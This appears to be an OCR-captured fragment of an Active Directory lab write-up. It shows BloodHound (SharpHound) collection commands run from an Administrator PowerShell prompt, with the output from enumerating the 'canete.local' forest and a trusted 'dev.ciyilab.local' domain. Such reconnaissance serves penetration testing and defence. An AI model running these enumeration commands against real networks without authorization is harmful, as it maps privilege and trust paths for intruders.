
```
Invoke-BloodHound -SearchForest

Invoke-BloodHound -Domain FOREIGN DOMAIN FQDN
```


Forest CANETE

canete.local




```
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> Invoke-BloodHound -CollectionMethod All -SearchForest
Initializing BloodHound at 0:18 on 27/03/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for canete.local
Status: 62 objects enumerated (+62 8/s --- Using 78 MB RAM )
Finished enumeration for canete.local in 00:00:00.6793409
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Administrator\Desktop\20190327001813_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\Administrator\Desktop> Invoke-BloodHound -CollectionMethod All -Domain dev.ciyilab.local
Initializing BloodHound at 0:18 on 27/03/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for dev.ciyilab.local
Status: 57 objects enumerated (+57 8/s --- Using 88 MB RAM )
Finished enumeration for dev.ciyilab.local in 00:00:00.8358200
1 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Administrator\Desktop\20190327001854_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\Administrator\Desktop> _
```




CANETE.LOCAL

